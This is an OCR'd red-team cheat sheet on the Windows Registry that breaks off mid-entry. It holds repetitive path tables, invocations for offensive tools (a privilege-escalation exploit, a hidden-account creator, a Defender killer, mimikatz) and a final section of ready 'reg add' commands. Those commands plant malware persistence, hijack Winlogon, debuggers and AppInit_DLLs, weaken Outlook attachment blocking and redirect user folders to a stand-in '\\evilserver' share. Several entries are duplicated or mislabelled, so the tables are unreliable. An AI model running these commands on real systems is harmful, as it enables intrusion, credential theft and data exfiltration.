
Red Team

Windows Registry

The Windows Registry is a centralized configuration system that stores information necessary to configure the system for one or more users, applications, and hardware devices. The data is stored in a tree structure with nodes, and each node is called a “key.” Each key can contain both subkeys and data entries (or values).

Structure of the Registry



The Windows Registry is divided into several different sections, or “hives.” Some of the primary hives include:

- **HKEY_CLASSES_ROOT (HKCR):** Contains information about registered applications, such as file associations and OLE Object Class IDs.
- **HKEY_CURRENT_USER (HKCU):** Contains settings for the currently logged-in user.
- **HKEY_LOCAL_MACHINE (HKLM):** Contains system-related information about the local machine, such as hardware configurations and software settings.
- **HKEY_USERS (HKU):** Contains settings for all users on the system.
- **HKEY_CURRENT_CONFIG:** Contains information about the current hardware profile.

Important Registry Paths for Forensic Analysis

No.	Registry Path	Description
1	`HKLM\SYSTEM\CurrentControlSet\Control\ComputerName`	Computer name
2	`HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall`	Installed software
3	`HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs`	Recent documents
4	`HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSaveMRU`	Recently opened/saved files
5	`HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU`	Run history
6	`HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters`	Network configuration
7	`HKCU\Software\Microsoft\Internet Explorer\TypedURLs`	Typed URLs in Internet Explorer
8	`HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings`	Internet settings
9	`HKLM\SYSTEM\CurrentControlSet\Services\bam\UserSettings`	Recently executed programs
10	`HKCU\Software\Microsoft\Office`	Microsoft Office usage
11	`HKLM\SYSTEM\CurrentControlSet\Enum\USB`	USB device history
12	`HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2`	Mounted devices
13	`HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon`	Winlogon settings
14	`HKLM\SYSTEM\CurrentControlSet\Control\TimeZoneInformation`	Time zone information
15	`HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist`	UserAssist data
16	`HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList`	User profile paths
17	`HKCU\Control Panel\Desktop`	Desktop settings
18	`HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders`	User-specific folders
19	`HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Group Policy`	Group policy settings
20	`HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management`	Memory management settings
21	`HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows`	Windows folder paths
22	`HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer`	User-specific policies
23	`HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Profiles`	Network profiles
24	`HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts`	File extension actions
25	`HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Drivers32`	System drivers
26	`HKCU\Software\Microsoft\Search Assistant\ACMru`	Search Assistant history
27	`HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AeDebug`	Debugger settings
28	`HKCU\Software\Microsoft\Windows\CurrentVersion\Applets\Regedit`	Last key viewed in Regedit
29	`HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot`	Safe boot options
30	`HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\StreamMRU`	Folder settings
31	`HKCU\Software\Microsoft\Terminal Server Client`	Remote desktop connections
32	`HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Perflib`	Performance library
33	`HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced`	Explorer advanced settings
34	`HKLM\SYSTEM\CurrentControlSet\Control\Print\Printers`	Configured printers

No.	Registry Path	Description
35	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem	Messaging settings
36	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\HideDesktopIcons	Hidden desktop icons
37	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Hotfix	Installed hotfixes
38	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Wallpapers	Wallpaper history
39	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\EMDMgmt	External device management
40	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Reliability	System reliability data
41	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\VisualEffects	Visual effects settings
42	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Virtualization	Virtualization settings
43	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\CLSID	Explorer CLSID data
44	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\WindowsUpdate	Windows Update settings
45	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\TrayNotify	Tray notifications
46	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\WOW	Windows on Windows settings
47	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\StartPage	Start page settings
48	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\WinPE	Windows Preinstallation Environment
49	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Taskband	Taskbar settings
50	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileGuid	User profile GUIDs
51	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Shell Extensions	Shell extensions
52	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo	Session information
53	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\MMDevices	Multimedia devices
54	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Discardable	Discardable post-setup data
55	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Authentication\LogonUI	Logon UI settings
56	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\StartPage2	Start page settings (alternate)
57	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\WSMAN	Windows Remote Management
58	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\MenuOrder	Menu order settings
59	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall	Uninstalled software
60	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\StreamMRU	Stream MRU
61	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects	Browser Helper Objects (BHOs)
62	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\SharedTaskScheduler	Shared task scheduler
63	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\ShellExecuteHooks	Shell execute hooks
64	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\ShellState	Shell state
65	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\ShellIconOverlayIdentifiers	Shell icon overlay identifiers
66	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs	Recent documents (alternate)
67	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\MyComputer\Namespace	My Computer namespace

No.	Registry Path	Description
68	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\HideDesktopIcons\NewStartPanel	Hidden desktop icons in new start panel
69	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\DriveIcons	Drive icons
70	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\LastVisitedMRU	Last visited MRU
71	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\BitBucket	Recycle bin settings
72	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced	Advanced explorer settings
73	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\SharedTaskScheduler	Shared task scheduler (alternate)
74	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders	Shell folders
75	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders	System shell folders
76	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs	Recent documents (alternate)
77	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs	System recent documents
78	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\MyComputer\Namespace	User-specific My Computer namespace
79	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\HideDesktopIcons\ClassicStartMenu	Hidden desktop icons in classic start menu
80	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\HideDesktopIcons\ClassicStartMenu	User-specific hidden desktop icons in classic start menu
81	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\ControlPanel\Namespace	Control Panel namespace
82	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\ControlPanel\Namespace	User-specific Control Panel namespace
83	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\ControlPanel	Control Panel settings
84	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\CLSID	CLSID data
85	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\CLSID	System CLSID data
86	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced	Advanced explorer settings (alternate)
87	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced	System advanced explorer settings
88	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer	User-specific explorer settings
89	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer	System explorer settings
90	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones	Internet security zones
91	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Zones	System internet security zones
92	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap	Internet zone map
93	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap	System internet zone map
94	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\Domains	Internet zone map domains
95	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\Domains	System internet zone map domains
96	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\Ranges	Internet zone map ranges
97	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\Ranges	System internet zone map ranges
98	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProtocolDefaults	Internet protocol defaults

No.	Registry Path	Description
99	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProtocolDefaults	System internet protocol defaults
100	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections	Internet connections settings

Important Registry Paths for Offensive Security and Red Teaming

No.	Registry Path	Description
1	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	Programs that run on system startup
2	HKCU\Software\Microsoft\Windows\CurrentVersion\Run	Programs that run on user login
3	HKLM\SYSTEM\CurrentControlSet\Services	System services
4	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon	Winlogon process customization
5	HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run	User-specific startup programs
6	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run	System-wide startup programs
7	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options	Debugger settings for executables
8	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\ShellServiceObjectDelayLoad	Delayed loading of shell extensions
9	HKCU\Software\Microsoft\Office\<version>\Outlook\Security	Outlook security settings
10	HKLM\SYSTEM\CurrentControlSet\Control\Lsa	Local Security Authority settings
11	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall	Installed software
12	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2	Mounted devices
13	HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot	Safe boot options
14	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\StreamMRU	Folder settings
15	HKCU\Software\Microsoft\Terminal Server Client	Remote desktop connections
16	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Perflib	Performance library
17	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Drivers32	System drivers
18	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AeDebug	Debugger settings
19	HKCU\Software\Microsoft\Windows\CurrentVersion\Applets\Regedit	Last key viewed in Regedit
20	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects	Browser Helper Objects (BHOs)
21	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\ShellExecuteHooks	Shell execute hooks
22	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\ShellIconOverlayIdentifiers	Shell icon overlay identifiers
23	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\MyComputer\Namespace	My Computer namespace
24	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\DriveIcons	Drive icons
25	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\BitBucket	Recycle bin settings
26	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\SharedTaskScheduler	Shared task scheduler
27	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders	System shell folders
28	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs	System recent documents

No.	Registry Path	Description
29	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\HideDesktopIcons\ClassicStartMenu	Hidden desktop icons in classic start menu
30	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\ControlPanel\Namespace	Control Panel namespace
31	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\ControlPanel	Control Panel settings
32	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\CLSID	System CLSID data
33	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced	System advanced explorer settings
34	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer	System explorer settings
35	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Zones	System internet security zones
36	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap	System internet zone map
37	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\Domains	System internet zone map domains
38	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\Ranges	System internet zone map ranges
39	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProtocolDefaults	System internet protocol defaults
40	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections	Internet connections settings
41	HKLM\SYSTEM\CurrentControlSet\Control\ComputerName	Computer name
42	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSaveMRU	Recently opened/saved files
43	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU	Run history
44	HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters	Network configuration
45	HKCU\Software\Microsoft\Internet Explorer\TypedURLs	Typed URLs in Internet Explorer
46	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings	Internet settings
47	HKLM\SYSTEM\CurrentControlSet\Services\bam\UserSettings	Recently executed programs
48	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs	Recent documents
49	HKLM\SYSTEM\CurrentControlSet\Enum\USB	USB device history
50	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList	User profile paths
51	HKCU\Control Panel\Desktop	Desktop settings
52	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders	User-specific folders
53	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Group Policy	Group policy settings
54	HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management	Memory management settings
55	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows	Windows folder paths
56	HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer	User-specific policies
57	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Profiles	Network profiles
58	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts	File extension actions
59	HKCU\Software\Microsoft\Search Assistant\ACMru	Search Assistant history
60	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\ShellState	Shell state
61	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs	Recent documents (alternate)

No.	Registry Path	Description
62	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\HideDesktopIcons\NewStartPanel	Hidden desktop icons in new start panel
63	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\LastVisitedMRU	Last visited MRU
64	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced	Advanced explorer settings
65	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders	Shell folders
66	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs	Recent documents (alternate)
67	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\MyComputer\Namespace	User-specific My Computer namespace
68	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\HideDesktopIcons\ClassicStartMenu	User-specific hidden desktop icons in classic start menu
69	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\ControlPanel\Namespace	User-specific Control Panel namespace
70	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\CLSID	CLSID data
71	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced	Advanced explorer settings (alternate)
72	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer	User-specific explorer settings
73	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones	Internet security zones
74	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap	Internet zone map
75	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\Domains	Internet zone map domains
76	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\Ranges	Internet zone map ranges
77	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProtocolDefaults	Internet protocol defaults
78	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Shell Extensions	Shell extensions
79	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo	Session information
80	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\MMDevices	Multimedia devices
81	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Discardable	Discardable post-setup data
82	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Authentication\LogonUI	Logon UI settings
83	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\StartPage2	Start page settings (alternate)
84	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\WSMAN	Windows Remote Management
85	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\MenuOrder	Menu order settings
86	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\StreamMRU	Stream MRU
87	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\SharedTaskScheduler	Shared task scheduler
88	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\ShellState	Shell state
89	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs	Recent documents (alternate)
90	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\HideDesktopIcons\NewStartPanel	Hidden desktop icons in new start panel
91	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\LastVisitedMRU	Last visited MRU
92	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced	Advanced explorer settings

No.	Registry Path	Description
93	`HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders`	Shell folders
94	`HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs`	Recent documents (alternate)
95	`HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\MyComputer\Namespace`	User-specific My Computer namespace
96	`HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\HideDesktopIcons\ClassicStartMenu`	User-specific hidden desktop icons in classic start menu
97	`HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\ControlPanel\Namespace`	User-specific Control Panel namespace
98	`HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\CLSID`	CLSID data
99	`HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced`	Advanced explorer settings (alternate)
100	`HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer`	User-specific explorer settings

Perfusion

On **Windows 7**, **Windows Server 2008R2**, **Windows 8**, and **Windows Server 2012**, the registry key of the `RpcEptMapper` and `DnsCache` (7/2008R2 only) services is configured with weak permissions. Any local user can create a `Performance` subkey and then leverage the ***Windows Performance Counters*** to load an arbitrary DLL in the context of the WMI service as `NT AUTHORITY\SYSTEM` (hence the tool's name).

```
Perfusion.exe -c cmd -i
```

https://github.com/itm4n/Perfusion

CreateHiddenAccount

A tool for creating hidden accounts using the registry

```
CreateHiddenAccount.exe -u teamssix -p Passw0rd
```

https://github.com/wgpsec/CreateHiddenAccount

WinDefenderKiller

```
# x86_64-w64-mingw32-g++ -O2 disableWinDef.cpp -o winDefKiller -I/usr/share/mingw-w64/include -L/usr/lib -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive -Wnarrowing -fexceptions
```

https://github.com/S12cybersecurity/WinDefenderKiller

usbdeviceforensics

usbdeviceforensics is a python script to extract numerous bits of information regarding USB devices. It initially used the information from a SANS blog (Rob Lee) post to retrieve operating system specific information. It now has the ability to process multiple NTUSER.dat registry hives in one go.

```
python setup.py build
```

https://github.com/woanware/usbdeviceforensics

hivex

a library for reading and writing Windows Registry "hive" files

```
autoreconf -i
./generator/generator.ml
./configure
make
make check
```

https://github.com/libguestfs/hivex

Autopsy-Registry-Explorer

Autopsy Module to analyze Registry Hives

https://github.com/0xHasanM/Autopsy-Registry-Explorer

RegistryExtraction

A python script that will extract the SAM, SYSTEM, and SECURITY registry hive files to C:\ for easy extraction.

```
https://registryextract.py/
```

https://github.com/BeetleChunks/RegistryExtraction

HiveNightmare

Exploit allowing you to read registry hives as non-admin on Windows 10 and 11

```
HiveNightmare.exe 200
```

https://github.com/GossiTheDog/HiveNightmare

windows_hardening

HardeningKitty and Windows Hardening settings and configurations

```
Import-Module .\HardeningKitty.psm1
Invoke-HardeningKitty -EmojiSupport
```

https://github.com/0x6d69636b/windows_hardening

Persistence via Startup Programs

Registry Path: `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`
Attacks: System Persistence, Malware Execution
Codes: `reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v MalwareName /t REG_SZ /d "malwarepath.exe"`

User-Level Persistence

Registry Path: `HKCU\Software\Microsoft\Windows\CurrentVersion\Run`
Attacks: User Persistence, Malware Execution
Codes: `reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v MalwareName /t REG_SZ /d "malwarepath.exe"`

Manipulating System Services

Registry Path: `HKLM\SYSTEM\CurrentControlSet\Services`
Attacks: Privilege Escalation, Service Manipulation
Codes: `sc create EvilService binPath= "evil.exe"`

Credential Theft at Login

Registry Path: `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon`
Attacks: Credential Theft, Persistence
Codes: `reg add HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon /v Userinit /t REG_SZ /d "evil.exe"`

User-Level Persistence via Policies

Registry Path:
`HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run`
Attacks: User Persistence, Malware Execution
Codes: `reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run /v MalwareName /t REG_SZ /d "malwarepath.exe"`

System-Level Persistence via Policies

Registry Path:
`HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run`
Attacks: System Persistence, Malware Execution

Codes: `reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run /v MalwareName /t REG_SZ /d "malwarepath.exe"`

Binary Hijacking

Registry Path: `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options`
Attacks: Binary Hijacking, Debugger Redirection
Codes: `reg add HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\calc.exe /v Debugger /t REG_SZ /d "evilcalc.exe"`

DLL Loading via Shell Extensions

Registry Path: `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\ShellServiceObjectDelayLoad`
Attacks: Persistence, DLL Loading
Codes: `reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\ShellServiceObjectDelayLoad /v EvilDLL /t REG_SZ /d "evildllpath.dll"`

Bypassing Outlook Security

Registry Path: `HKCU\Software\Microsoft\Office\<version>\Outlook\Security`
Attacks: Phishing, Malicious Attachment Execution
Codes: `reg add HKCU\Software\Microsoft\Office\<version>\Outlook\Security /v Level1Remove /t REG_SZ /d ".exe"`

Credential Dumping via LSA

Registry Path: `HKLM\SYSTEM\CurrentControlSet\Control\Lsa`
Attacks: Credential Theft, LSA Secrets Dumping
Codes: `mimikatz "lsadump::lsa /patch"`

User Activity via Typed URLs

Registry Path: `HKCU\Software\Microsoft\Internet Explorer\TypedURLs`
Attacks: Gathering Browsing History
Codes: `reg query HKCU\Software\Microsoft\Internet Explorer\TypedURLs`

User-Level Persistence via Explorer Policies

Registry Path: `HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer`
Attacks: User Persistence, Restricting Access
Codes: `reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer /v NoDesktop /t REG_DWORD /d 1`

Network Profiles Access

Registry Path: `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Profiles`
Attacks: Gathering Network Information
Codes: `reg query HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Profiles`

File Extension Actions Manipulation

Registry Path: `HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts`
Attacks: File Association Hijacking
Codes: `reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts\.txt /v Progid /t REG_SZ /d "evilprogid"`

Search Assistant History Access

Registry Path: `HKCU\Software\Microsoft\Search Assistant\ACMru`
Attacks: Gathering Search Queries
Codes: `reg query HKCU\Software\Microsoft\Search Assistant\ACMru`

USB Device History Access

Registry Path: `HKLM\SYSTEM\CurrentControlSet\Enum\USB`
Attacks: Gathering USB Connection History
Codes: `reg query HKLM\SYSTEM\CurrentControlSet\Enum\USB`

User Profile Paths Access

Registry Path: `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList`
Attacks: Gathering User Profile Information
Codes: `reg query HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList`

Desktop Settings Manipulation

Registry Path: `HKCU\Control Panel\Desktop`
Attacks: User Experience Manipulation, Screen Lock Bypass
Codes: `reg add HKCU\Control Panel\Desktop /v ScreenSaveTimeOut /t REG_SZ /d "0"`

User-Specific Folder Redirection

Registry Path: `HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders`
Attacks: Data Theft, Folder Redirection
Codes: `reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders /v Personal /t REG_SZ /d "\\evilserver\stolen_data"`

Group Policy Settings Manipulation

Registry Path: `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Group Policy`
Attacks: Policy Manipulation, System Behavior Alteration
Codes: `reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Group Policy /v DisableCMD /t REG_DWORD /d 0`

Memory Management Manipulation

Registry Path: `HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management`
Attacks: System Performance Degradation
Codes: `reg add HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management /v ClearPageFileAtShutdown /t REG_DWORD /d 1`

Windows Folder Path Manipulation

Registry Path: `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows`
Attacks: System Behavior Alteration, Malware Execution
Codes: `reg add HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows /v AppInit_DLLs /t REG_SZ /d "evil.dll"`

User-Specific Policies Manipulation

Registry Path:
